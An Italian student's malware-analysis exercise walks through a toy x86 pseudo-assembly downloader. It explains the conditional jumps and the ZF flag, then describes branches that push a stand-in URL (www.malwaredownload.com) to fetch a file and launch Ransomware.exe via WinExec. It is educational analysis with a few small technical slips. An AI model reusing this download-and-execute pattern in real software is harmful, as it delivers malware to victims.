Gabriele Di giampietro **Progetto 20/01/2023**

- **Obiettivo: Con riferimento al codice nelle figure sotto, rispondere ai seguenti quesiti**

1 Spiegate, motivando, quale salto condizionale effettua il Malware.

2 Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

3 Quali sono le diverse funzionalità implementate all'interno del Malware?

4 Con riferimento alle istruzioni "call" presenti in tabella 2 e 3, dettagliate come sono passati gli argomenti alle successive chiamate di funzione.

5 Bonus, Ulteriori dettagli sul codice del Malware

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Punto 1

Analizzando il codice del Malware della tabella 1 ci rendiamo conto che ci sono due salti condizionali (conditional jump). Il primo lo troviamo nella locazione di memoria **0040105B** ed è un **jnz (jump not zero)**, cioè salta alla locazione di memoria specifica se **ZF** è 0. Mentre il secondo salto si trova nell'allocazione **004010608** ed è **jz (jump zero)**, cioè salta alla locazione di memoria specifica allo stesso modo se **ZF** è 1.

ZF (Zero Flag) fa parte del **registro Status Flag (EFLAGS)** che prende decisioni in base al valore di un determinato flag, nel processore x86 è un registro a 32 bit dove ogni bit rappresenta un flag. Di nostro interesse è appunto il flag ZF (Zero Flag) che può assumere valore 0 o 1.

Per effettuare il salto condizionale abbiamo bisogno della combinazione **cmp e jmp** dove l'istruzione **cmp (Compare)** è simile all'istruzione sub ma non modifica gli operandi**, va invece a settare i flags ZF (Zero Flag) e CF (Carry Flag) in 0 o 1**; i salti condizionali del jump utilizzano infatti il contenuto dei flags per determinare se saltare o meno ad una data locazione.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


Possiamo notare che nel nostro caso nel primo salto condizionale (jnz) non effettua il salto, in quanto l'istruzione mov copia sul registro EAX il valore 5 e cmp "confronta" il registro EAX con un altro valore 5, quindi come abbiamo spiegato sopra nel caso di **jnz: cmp → destinazione=sorgente → ZF=1 quindi non avviene il salto condizionale perché ZF è =1 e non 0.** (riquadri in rosso nell'immagine seguente)

Mentre nel secondo salto condizionale il salto avviene, in quanto l'istruzione mov copia sul registro EBX il valore 10 che poi viene incrementato successivamente con **l'istruzione inc**, diventando 11. Infine l'istruzione cmp "compara" il registro EBX con un altro valore 11, quindi abbiamo in questo caso **jz: cmp → destinazione=sorgente → ZF=1 quindi il salto condizionale avviene perché ZF è =1.** (riquadri in verde nell'immagine seguente)

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Punto 2

Nel secondo punto dell'esercitazione riproduciamo un diagramma di flusso del codice del Malware dato con i rispettivi salti condizionali, se avvengo e non. La freccia verde indica quando il salto viene effettuato, mentre quella rossa quando il salto non viene effettuato.



Punto 3

Analizzando il codice troviamo che le funzionalità implementate dal Malware sono due: nella tabella 2 **DownloadToFile( )** e cioè un API di Windows (Application Programming Interface),che serve a scaricare bit da internet e salvarli all'interno di un file sul disco rigido infetto. Nella tabella 3 invece **WinExec( ),** un'altra API che esegue un processo e cioè avvia un programma, nel nostro caso avvia il Malware precedentemente scaricato.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Punto 4

Analizzando ancora più affondo il codice sulle tabelle 2 e 3 comprendiamo le funzionalità implementate che vengo chiamate attraverso l'istruzione **call** che effettuano una chiamata di funzione. Infatti nella tabella 2 possiamo vedere che i parametri vengo inseriti dapprima dall'istruzione mov che copia **l'indirizzo url del Malware**, contenuto nel registro EDI, nel registro EAX che poi viene posizionato in cima allo Stak dall'istruzione Push seguente, fornendo i parametri per la chiamata alla funzione di **DownloadToFile**(), che andrà a scaricare il nostro Malware.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella tabella 3 avviene lo stesso meccanismo, solo che in questo caso nel registro EDI è contenuto **il path del Malware** precedentemente scaricato. L'istruzione mov copia il contenuto del registro EDI nel registro EAX che viene poi posizionato nello Stack dalla seguente istruzione Push, in fine abbiamo la chiamata di funzione a **WinExec()** che eseguirà il Malware.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Punto 5 Bonus

Dopo avere analizzato il codice dato nel dettaglio nei punti precedenti, possiamo dedurre che sia un **Downloader,** lo possiamo infatti intuire dalle sue funzionalità implementate che vanno a scaricare un Malware per poi avviarlo sul sistema attaccato.

Ma la cosa più interessante è che in base al codice dato il Malware non viene avviato, perché come abbiamo visto nel punto 1, il suo primo salto condizionale jnz non avviene e quindi non si sposta nella parte di codice che implementa la funzione di Downloadtofile(), che dovrebbe scaricare il Malware dall'url indicato.

Non scaricando il Malware la funzione WinExec() nella tabella 3 non avvierà nessun programma. Certo è che questa condizione rimarranno tali finché non si verificheranno le condizioni che jnz troverà la ZF settata a 0 (come abbiamo spiegato al punto 1) e quindi procederà al salto condizionale nella locazione di memoria della tabella 2 dove procederà il codice che scaricare il Malware e quindi sarà successivamente avviato.